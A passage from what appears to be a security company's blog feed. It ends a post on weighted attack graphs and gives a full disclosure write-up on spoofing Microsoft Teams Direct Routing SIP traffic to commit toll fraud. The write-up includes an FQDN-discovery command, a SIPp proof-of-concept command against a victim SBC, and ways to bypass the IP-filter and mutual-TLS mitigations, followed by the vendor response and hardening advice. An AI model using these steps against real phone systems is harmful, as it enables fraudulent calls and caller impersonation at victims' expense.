
<em>A more realistic picture of the privilege escalation graph</em></p>

<p>At this point, anybody will have to realize that there will always be a
residual risk. Our world is interconnected in manifold ways and we will
always have to trust <em>someone</em>. You decide where the buck stops for you.</p>

<h1 id="not-all-edges-are-created-equal">Not all edges are created equal</h1>

<p>Not all is lost just yet. The world is not as black and white as a typical
BloodHound graph may lead you to believe. It is still a mathematical
abstraction of the real world and we can do a little bit better.</p>

<p>Let’s consider the edge <code class="language-plaintext highlighter-rouge">CanRDP</code>, as it is called in BloodHound, which means
that an account has the permission to log on to a system remotely with RDP.
But it doesn’t mean that the account has any sort of interesting permissions
on it, and without the necessary permissions it can’t steal credentials of
active or past sessions. BloodHound shows it anyway, since there is a chance
that the system is vulnerable to a local privilege escalation attack. Any
pentester will attest that this is actually the case from time to time, but
the likelihood of a successful attack is far from 100%.</p>

<p>Similarly, the edge <code class="language-plaintext highlighter-rouge">AdminTo</code> does not guarantee command execution on this
system. The attacker will still need to be able to reach a suitable service.
Appropriately defined firewall rules or a strict endpoint protection agent
may intervene, even though this is rare, so the likelihood of a successful
attack is close to 100%.</p>

<p>One of the few edge types that trivially ensures privilege escalation is <code class="language-plaintext highlighter-rouge">MemberOf</code>.</p>

<p>Sometimes it depends on more factors. Let’s consider the hypothetical
<code class="language-plaintext highlighter-rouge">HasPhysicalAccess</code> edge. With everything in its default configuration, the
risk we can assign to this edge type is very close to 100%, but with proper
hardening using full disk encryption in combination with a TPM in PIN mode
and a signed boot loader, it may be close to 0%. Not equal to 0%, though,
because of “evil maid” attacks.</p>

<p>This goes for any edge type, which makes our attack graph a directed and
<em>weighted</em> graph. The likelihood of a successful execution of any given
attack path is then the product of the likelihoods assigned to each edge.
<a href="https://riccardoancarani.github.io/2019-11-08-not-all-paths-are-equal/">Some</a>
speak of “easiness of exploitation” (or its inverse, the “cost”), which
stresses the offensive perspective, but you might just as well call it
“risk” if you represent the defensive position.</p>

<p>Often, we can influence the easiness of exploitation, for example by
employing multi-factor authentication. To reduce the risk of employees being
bribed or blackmailed, you can introduce a four-eyes (or even six-eyes)
principle, but this is rarely enforced at a fundamental level. Active
Directory, the center and master of most corporations’ identity management,
unfortunately knows neither MFA nor the four-eyes principle out of the box.</p>

<p>Everybody who has an interest in IT security has heard or said the old
platitude: “Nothing is 100% secure.” It’s as true of a statement as it is
useless. It can even be dangerous, as it can seduce us into submitting
to defeatism. Let’s focus on the real challenge instead, which is to assess
the risk, the potential damage and the cost to lower the risk, because only
then can we decide if it is worth it to take action.</p>

<p>For example, we can probably all agree that the likelihood that Microsoft
will roll out infected updates to our Windows systems is negligible (and if
it does happen, then most likely because they <a href="https://theintercept.com/2014/10/10/core-secrets/">were
infiltrated</a>, <a href="https://www.theguardian.com/world/2013/jul/11/microsoft-nsa-collaboration-user-data">coerced by
a government
agency</a>
or became a hacking victim), while at the same time the cost of switching to
something else is astronomic. Plus, it would simply shift the dependency
elsewhere. Then again, the fact that the Chinese government <a href="https://www.theregister.com/2022/07/03/china_openkylin/">seeks to ban
Windows</a>, or even
<a href="https://www.theregister.com/2022/05/07/china_foreign_pcs/">all foreign made
PCs</a> emphasizes
that threat models are entirely subjective. They evidently assign a much
higher likelihood to the scenario that an OS manufacturer will roll out
infected updates.</p>

<p>We are inching closer to a crucial question: How do we assign likelihoods to
each edge? If you consider yourself a
<a href="https://en.wikipedia.org/wiki/Bayesian_inference">Bayesian</a>, you will agree
that everybody has different credences about each attack path.
However, determining the likelihoods on edges in a particular organization’s attack
graph shall be left for future research.</p>

<h1 id="conclusion">Conclusion</h1>

<p>BloodHound focuses on Active Directory and these hypothetical edges are
missing, because they represent real escalation paths exploited by real
attackers:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">SamePassword</code></li>
  <li><code class="language-plaintext highlighter-rouge">SameAdminPassword</code></li>
  <li><code class="language-plaintext highlighter-rouge">GuestMachine</code></li>
  <li><code class="language-plaintext highlighter-rouge">ProvidesUpdatesTo</code></li>
</ul>

<p>Taking the concept into the real world with all its physical and social
aspects, the following hypothetical edges must be considered as well:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">HasPhysicalAccess</code></li>
  <li><code class="language-plaintext highlighter-rouge">Bribes</code></li>
  <li><code class="language-plaintext highlighter-rouge">Blackmails</code></li>
  <li><code class="language-plaintext highlighter-rouge">Supervises</code></li>
  <li><code class="language-plaintext highlighter-rouge">LawEnforcment</code></li>
</ul>

<p>Last but not least, keep in mind that if you grant one single contractor
access to your domain without sending out dedicated hardware, you are also
trusting the contractor’s Windows domain, all vendors that supply updates to
systems in that domain, all passwords that the vendors’ employees are using,
that nobody falls for phishing or uses insecure passwords, that all their
open source dependencies’ maintainers’ e-mail domains are handled securely,
…</p></content>
  

  </entry>

  
  <entry>
    <title>Abusing Microsoft Teams Direct Routing</title>
    <link href="https://blog.syss.com/posts/abusing-ms-teams-direct-routing/" rel="alternate" type="text/html" title="Abusing Microsoft Teams Direct Routing" />
    <published>2022-09-01T10:00:00+02:00</published>
  
    <updated>2022-10-17T09:51:33+02:00</updated>
  
    <id>https://blog.syss.com/posts/abusing-ms-teams-direct-routing/</id>
    <content src="https://blog.syss.com/posts/abusing-ms-teams-direct-routing/" />
    <author>
      <name>Moritz Abrell</name>
    </author>


    <category term="exploit" />


    <summary>


      In this blog post, a practical problem and security issue when it comes to phone integration with Microsoft Teams Direct Routing is described.

    </summary>


    <content><p>In this blog post, a practical problem and security issue when it comes to phone integration with Microsoft Teams Direct Routing is described.
<!--more-->
Due to a lack of authentication methods provided by Microsoft, current Microsoft Teams Direct Routing installations may be vulnerable to toll fraud attacks.</p>

<h1 id="tldr">TL;DR</h1>

<p>An external, unauthenticated attacker is able to send specially crafted SIP messages, 
that pretend to originate from Microsoft and are therefore correctly classified by the victim’s Session Border Controller.</p>

<p>As a result, unauthorized external calls are made through the victim’s phone line (toll fraud).</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/tldr.gif" alt="tl;dr proof-of-concept" /></p>

<p>The research was also presented at this year’s DEF CON Hacking Conference in Las Vegas.
The <a href="https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Moritz%20Abrell%20-%20Phreaking%202.0%20-%20Abusing%20Microsoft%20Teams%20Direct%20Routing.pdf">slides</a> are available on the DEF CON media server.</p>

<h1 id="microsoft-pstn-connectivity-options">Microsoft PSTN connectivity options</h1>

<p>Microsoft Teams can be extended for making and receiving external phone calls e.g. using the Microsoft Teams client like a softphone.
For enabling this, Microsoft Teams needs to be connected with a Public Switched Telephone Network (PSTN) by one of the following options:</p>

<ul>
  <li>
    <p><strong>Calling Plan</strong>: Full cloud solution where Microsoft is used as PSTN carrier.</p>
  </li>
  <li>
    <p><strong>Operator Connect</strong>: Usage of a Operator Connect supported PSTN carrier, where the hosting and connectivity is managed by a third-party operator or the PSTN carrier itself.</p>
  </li>
  <li>
    <p><strong>Direct Routing</strong>: Enables the integration of your existing VoIP Infrastructure e.g. your own PSTN carrier.</p>
  </li>
</ul>

<p>More information about Microsoft Teams PSTN connectivity can be found in the <a href="https://docs.microsoft.com/en-us/microsoftteams/pstn-connectivity">Microsoft Documentation</a>.</p>

<p>Since this blog post focuses on the Direct Routing option, we will go into more detail about it.</p>

<h2 id="direct-routing-and-session-border-controller">Direct Routing and Session Border Controller</h2>

<p>As already mentioned, Microsoft Teams Direct Routing allows you integrating your existing communication infrastructure e.g. PBX, contact center, legacy devices, or your telephone carrier.
A common application scenario is connecting Microsoft Teams with a SIP account from a PSTN carrier.</p>

<p>For enabling this, the operation of a dedicated Session Border Controller (SBC) is needed.
The following figure shows a basic sample architecture for this scenario:</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/sbc-arch.png" alt="Basic sample architecture of Microsoft Teams Direct Routing" />
<em>Basic sample architecture of Microsoft Teams Direct Routing</em></p>

<p>To ensure full functionality and interoperability Microsoft has a certification program for SBCs.
More details about this certification program and the list of tested and certified devices can be found in the <a href="https://docs.microsoft.com/en-us/microsoftteams/direct-routing-border-controllers">Microsoft documentation</a>.</p>

<p>In the author’s experience, one of the common SBCs are devices from AudioCodes.
Therefore, we chose an AudioCodes SBC as an example to analyze Microsoft Teams Direct Routing PSTN connectivity.</p>

<h1 id="analysis-of-a-recommended-configuration">Analysis of a recommended configuration</h1>

<p>AudioCodes published configuration guidelines for the integration with Microsoft Teams, which are results from the certification process and interoperability tests by Microsoft.
These guidelines include some <a href="https://www.audiocodes.com/partners/sbc-interoperability-list?server=microsoft%20teams">carrier specific guides</a> as well as a <a href="https://www.audiocodes.com/media/13253/connecting-audiocodes-sbc-to-microsoft-teams-direct-routing-enterprise-model-configuration-note.pdf">gerneral configuration note</a>.</p>

<p>In addition, AudioCodes provides a <a href="http://redirect.audiocodes.com/install/index.html">configuration wizard</a>, where all requirements can be clicked together resulting in a final configuration, as the following figure illustrates:</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/wizard.png" alt="AudioCodes configuration wizard" />
<em>AudioCodes configuration wizard</em></p>

<p>Therefore, a configuration recommended and certified by the manufacturer is used as the basis for the security analysis.</p>

<h2 id="call-handling">Call handling</h2>

<p>The communication between the Microsoft SIP proxies and the SBC is done with the Session Initiation Protocol.
When a call is initiated from the Microsoft Teams client, the configured SBC receives the SIP messages of the call.</p>

<p>After receiving a SIP message, the SBC handles this by configured actions and call routing rules e.g. establish a connection through the configured PSTN carrier.
In this case, the SBC acts as a so-called <em>back-to-back user agent</em> (B2BUA) between the Microsoft SIP proxies and the PSTN carrier.</p>

<h2 id="conditions-and-classification">Conditions and classification</h2>

<p>Before a SIP message is handled by the routing policies, it must be first classified by the SBC.</p>

<p>In the configuration recommended by the manufacturer, this classification includes the following conditions:</p>

<ul>
  <li>
    <p>The SBC’s Fully-Qualified Domain Name (FQDN) must be set as destination host (host part of the SIP Request-URI) inside the SIP message</p>
  </li>
  <li>
    <p>The static string <code class="language-plaintext highlighter-rouge">pstnhub.microsoft.com</code> must be included in the host part of the “Contact” header of the SIP message</p>
  </li>
</ul>

<p>After reviewing the rest of the configuration, no further conditions or authentications are required for correct classification of SIP messages received from Microsoft.</p>

<h1 id="exploitation">Exploitation</h1>

<p>Due to the lack of authentication, the attack idea is to send specially crafted SIP messages pretending to be from Microsoft, 
get correctly classified by the SBC, and finally establish a connection through the victim’s PSTN carrier.</p>

<p>For a successful attack, however, the FQDN of the SBC must be known.
This can be obtained e.g. from the common name or subject alternative name value of the X.509 certificate of the exposed SIP-TLS service:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>#&amp;gt; openssl s_client -connect XXX.XXX.XXX.XXX:5061 | openssl x509 -noout -text"

[...]
Subject: CN = sbc.example.com
[...]
</pre></td></tr></tbody></table></code></pre></div></div>

<h2 id="proof-of-concept">Proof of concept</h2>

<p>As a proof of concept, the following SIP call flow was defined in an XML template, which can be used by the open source tool <a href="http://sipp.sourceforge.net/">SIPp</a>:</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/call-flow.png" alt="Proof of concept SIP call flow" width="80%" />
<em>Proof of concept SIP call flow</em></p>

<p>When connecting to a SIP-TLS service, <a href="http://sipp.sourceforge.net/">SIPp</a> requires an X.509 certificate.
In fact, this is not required for the actual TLS handshake, and therefore a self-signed certificate can be used.
The <a href="https://github.com/MoritzAbrell/MSTDR-PoC">proof of concept XML template</a> can then be executed as follows:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>#&amp;gt; sipp &amp;lt;victim-sbc-ip&amp;gt;:5061 -sf poc.xml -s &amp;lt;dest-phone-number&amp;gt; \
-m 1 -t l1 -tls_cert selfsign.crt -tls_key selfsign.key \
-key hostname &amp;lt;sbc-fqdn&amp;gt; -key caller &amp;lt;victim-phone-number&amp;gt;
</pre></td></tr></tbody></table></code></pre></div></div>

<p>As already seen in the tl;dr section, the SIP messages were correctly classified and an external phone call was initiated.</p>

<p>The call flow of the attack from the SBC’s point of view is shown in the following figure:</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/trace.png" alt="SIP call flow from the perspective of the SBC" width="70%" />

<em>SIP call flow from the perspective of the SBC</em></p>

<h2 id="impact">Impact</h2>

<p>This is a good time to consider the implications of such an attack.</p>

<p>First of all, the obvious impact with this issue is that an attacker is able to impersonate the victim and make calls on their behalf, e.g. CEO fraud or other social engineering attacks.</p>

<p>Second, the worse and common attack is toll fraud.
In this case, an attacker initiates an external phone call through the victim’s PSTN carrier with the destination of a premium phone number.
This premium phone number is under the attacker’s control, and therefore he receives the incurred charges, as illustrated in the following figure:</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/toll-fraud.png" alt="Toll fraud" />
<em>Toll fraud</em></p>

<h1 id="responsible-disclosure">Responsible disclosure</h1>

<p>In order for the security issues to be addressed, we have reported the vulnerabilities to AudioCodes Ltd. according to our <a href="https://www.syss.de/en/responsible-disclosure-policy/">Responsible Disclosure Program</a>.
AudioCodes Ltd. responded after our vulnerability report and provided several workarounds during the disclosure process, which are described below.</p>

<h2 id="insufficient-ip-filter">Insufficient IP filter</h2>

<p>The manufacturer added the following additional IP filter:</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/classify.png" alt="Insufficient IP filter" />
<em>Insufficient IP filter</em></p>

<p>This IP filter means that classification is only successful if the incoming SIP messages have a source IP from the network <code class="language-plaintext highlighter-rouge">52.0.0.0/8</code>.</p>

<p>However, the addresses on this network are not exclusively assigned to Microsoft.</p>

<p>For example, the addresses from <code class="language-plaintext highlighter-rouge">52.0.0.0</code> to <code class="language-plaintext highlighter-rouge">52.79.255.255</code> are assigned to Amazon Technologies Inc.:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
</pre></td><td class="rouge-code"><pre>#&amp;gt; whois 52.0.0.0

[...]
NetRange:       52.0.0.0 - 52.79.255.255
CIDR:           52.0.0.0/10, 52.64.0.0/12
NetName:        AT-88-Z
NetHandle:      NET-52-0-0-0-1
Parent:         NET52 (NET-52-0-0-0-0)
NetType:        Direct Allocation
Organization:   Amazon Technologies Inc. (AT-88-Z)
RegDate:        1991-12-19
Updated:        2021-02-10
Ref:            https://rdap.arin.net/registry/ip/52.0.0.0
OrgName:        Amazon Technologies Inc.
[...]
</pre></td></tr></tbody></table></code></pre></div></div>

<p>The IP address assignments in AWS are documented and can be queried from <a href="https://ip-ranges.amazonaws.com/ip-ranges.json">https://ip-ranges.amazonaws.com/ip-ranges.json</a>:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
</pre></td><td class="rouge-code"><pre>$ curl https://ip-ranges.amazonaws.com/ip-ranges.json \
| jq '.prefixes[] | select (.ip_prefix|test("^52"))'

[...]
{
    "ip_prefix": "52.4.0.0/14",
    "region": "us-east-1",
    "service": "EC2",
    "network_border_group": "us-east-1"
},
{
    "ip_prefix": "52.95.224.0/24",
    "region": "eu-south-1",
    "service": "EC2",
    "network_border_group": "eu-south-1"
},
[...]
</pre></td></tr></tbody></table></code></pre></div></div>

<p>So for an attacker, it is possible to allocate an IP address of the allowlisted IP range <code class="language-plaintext highlighter-rouge">52.0.0.0/8</code> in some AWS locations:</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/52-ip.png" alt="Allocated IP address within the allowlisted IP range" />

<em>Allocated IP address within the allowlisted IP range</em></p>

<p>This IP address can then be assigned to an EC2 instance in AWS and finally the attack is still possible.</p>

<h2 id="insufficient-mutual-tls-authentication">Insufficient mutual TLS authentication</h2>

<p>Microsoft Teams Direct Routing supports mutual TLS authentication, which was also recommended as mitigation to the described attack by AudioCodes Ltd.
This means, that the SBC is able to request and then validate the X.509 certificate of the Microsoft Teams SIP proxy for incoming SIP connections.</p>

<h3 id="mutual-tls-in-a-nutshell">Mutual TLS in a nutshell</h3>

<p>One important check at certificate validation is the comparison of the requested hostname to the Common Name (CN) or Subject Alternative Name (SAN) of the X.509 server certificate.</p>

<p>When it comes to mutual TLS authentication, the server requests the client certificate and the client then responds with its X.509 client certificate.
Due to this, the server does not validate the CN or SAN values of the client certificate.
Therefore, it is even more important that the server does only trust the needed Certificate Authorities (CA) and that an attacker is not able to obtain a signed certificate form a trusted CA.</p>

<h3 id="mutual-tls-in-microsoft-teams-direct-routing">Mutual TLS in Microsoft Teams Direct Routing</h3>

<p>For enabling mutual TLS for Microsoft Teams Direct Routing, the SBC has to trust the following two certificates:</p>

<ul>
  <li>
    <p><code class="language-plaintext highlighter-rouge">DigiCert Global Root G2</code> (SHA1 fingerprint: <code class="language-plaintext highlighter-rouge">DF3C24F9BFD666761B268073FE06D1CC8D4F82A4</code>)</p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">Baltimore CyberTrust Root</code> (SHA1 fingerprint: <code class="language-plaintext highlighter-rouge">D4DE20D05E66FC53FE1A50882C78DB2852CAE474</code>)</p>
  </li>
</ul>

<p>However, both certificates are widely used.
For example, the following image is showing the signing tree of the <code class="language-plaintext highlighter-rouge">Baltimore CyberTrust Root</code> certificate:</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/baltimore-sign-tree.png" alt="Baltimore CyberTrust Root signing tree" />
<em>Baltimore CyberTrust Root signing tree</em></p>

<p>Thus, an attacker is able to request a signed certificate for an arbitrary FQDN from a CA which ultimately signs the certificates by <code class="language-plaintext highlighter-rouge">DigiCert Global Root G2</code> or <code class="language-plaintext highlighter-rouge">Baltimore CyberTrust Root</code>.
Finally, the attack is still possible, even if mutual TLS is enforced on the SBC.</p>

<p>More information about mutual TLS can be found in the <a href="https://docs.microsoft.com/en-us/microsoftteams/direct-routing-plan#public-trusted-certificate-for-the-sbc">Microsoft documentation</a>.</p>

<h2 id="further-measures">Further measures</h2>

<p>After we reported that the attack is still possible, AudioCodes Ltd. responded with the following statement:</p>

<blockquote>
  <p>The AudioCodes Configuration Guides are focused on interworking and only describe the basic security rules.</p>
</blockquote>

<p>Furthermore, the manufacturer recommended filtering the incoming party number and follow the SBC security and hardening guideline.</p>

<p>However, filtering the incoming party number is just a minimal security improvement, since the phone number can often be easily obtained by simple web search.
Next, the SBC security and hardening guideline would also not prevent this attack without keeping Microsoft Teams Direct Routing working.</p>

<p>In addition to these recommendations, we noticed that AudioCodes added the additional section <strong><em>Configure Firewall Rules (Optional)</em></strong> in its guideline:</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/firewall.png" alt="Optional firewall rules" />
<em>Optional firewall rules</em></p>

<p>If configured correctly, these firewall settings would only allow incoming TCP traffic from the documented Microsoft Teams SIP proxies, 
which indeed will effectively prevent exploiting the demonstrated attack.</p>

<p>However, it should be noted that this section is marked as optional by the manufacturer, and that the firewall settings are also not applied, if the configuration wizard is used.</p>

<h2 id="microsoft">Microsoft</h2>

<p>In general, the described issues are affecting all Microsoft Teams Direct Routing installations and SBCs.
Please be aware that the AudioCodes SBC is just an example in this case.</p>

<p>Therefore, we also submitted a report to Microsoft about the security vulnerability and requested the implementation of proper authentication.
For example, application-specific SIP digest authentication, which would allow a long password to be defined for SIP session authentication.
Also, signing the Microsoft Teams SIP proxies with an exclusively used and dedicated CA would secure mutual TLS authentication.</p>

<p>But until now, this case is still open.</p>

<h1 id="recommendation-and-mitigation">Recommendation and mitigation</h1>

<p>Currently, the only effective way to secure the SBC in combination with Microsoft Teams Direct Routing is defining an IP filter, only allowing incoming TCP traffic to the corresponding SIP service from the <a href="https://docs.microsoft.com/en-us/microsoftteams/direct-routing-plan#microsoft-365-office-365-and-office-365-gcc-environments">documented Microsoft SIP proxies</a>:</p>

<ul>
  <li>
    <p><code class="language-plaintext highlighter-rouge">52.112.0.0/14</code></p>
  </li>
  <li>
    <p><code class="language-plaintext highlighter-rouge">52.120.0.0/14</code></p>
  </li>
</ul>

<p>In addition, some SBCs support static SAN filtering and verification.
Since all Microsoft Teams SIP proxies use an X.509 certificate including the SAN <code class="language-plaintext highlighter-rouge">sip.pstnhub.microsoft.com</code>, this value can be configured for static SAN verification.</p>

<p>Moreover, limiting the maximum call duration, sufficient logging and monitoring, and denying calls to premium phone numbers are generally recommended measures.</p>

<h2 id="update-oct-17-2022">Update (Oct-17-2022)</h2>

<p>After this blog post had been published, AudioCodes Ltd. updated the Microsoft Teams Direct Routing configuration guideline and the configuration wizard template.
Now, the updated <a href="https://www.audiocodes.com/media/13253/connecting-audiocodes-sbc-to-microsoft-teams-direct-routing-enterprise-model-configuration-note.pdf">guideline</a> and the wizard template are including more detailed classification rules. 
These rules limit incomming SIP Messages, received at the configured Microsoft Teams SIP interface, to the documented Microsoft Teams SIP proxy IP address ranges only:</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/updated-classification.png" alt="Updated Classification Rules" />
<em>Updated Classification Rules</em></p>

<p>In addition, the section <code class="language-plaintext highlighter-rouge">Configure Firewall Settings</code> is no longer marked as <code class="language-plaintext highlighter-rouge">Optional</code>:</p>

<p><img src="/assets/img/papers/abusing-microsoft-teams-direct-routing/updated-firewall.png" alt="Updated Firewall Settings Section" />
<em>Updated Firewall Settings Section</em></p>

<p>We welcome these updates provided by AudioCodes Ltd. and recommend implementing them in addition to the already referred firewall settings.</p></content>
  

  </entry>

  
  <entry>
    <title>Tampering with Thunderbird attachments under Windows</title>
    <link href="https://blog.syss.com/posts/tampering-with-thunderbird-attachements/" rel="alternate" type="text/html" title="Tampering with Thunderbird attachments under Windows" />
    <published>2022-07-22T12:00:00+02:00</published>
  
    <updated>2022-07-22T13:37:34+02:00</updated>
  
    <id>https://blog.syss.com/posts/tampering-with-thunderbird-attachements/</id>
    <content src="https://blog.syss.com/posts/tampering-with-thunderbird-attachements/" />
    <author>
      <name>Matthias Zoellner</name>
    </author>


    <category term="paper" />


    <summary>


      In this blog post a few techniques for tampering with Thunderbird attachments, which simplify social engineering (SE) attacks from an attacker perspective, are shown.

Introduction
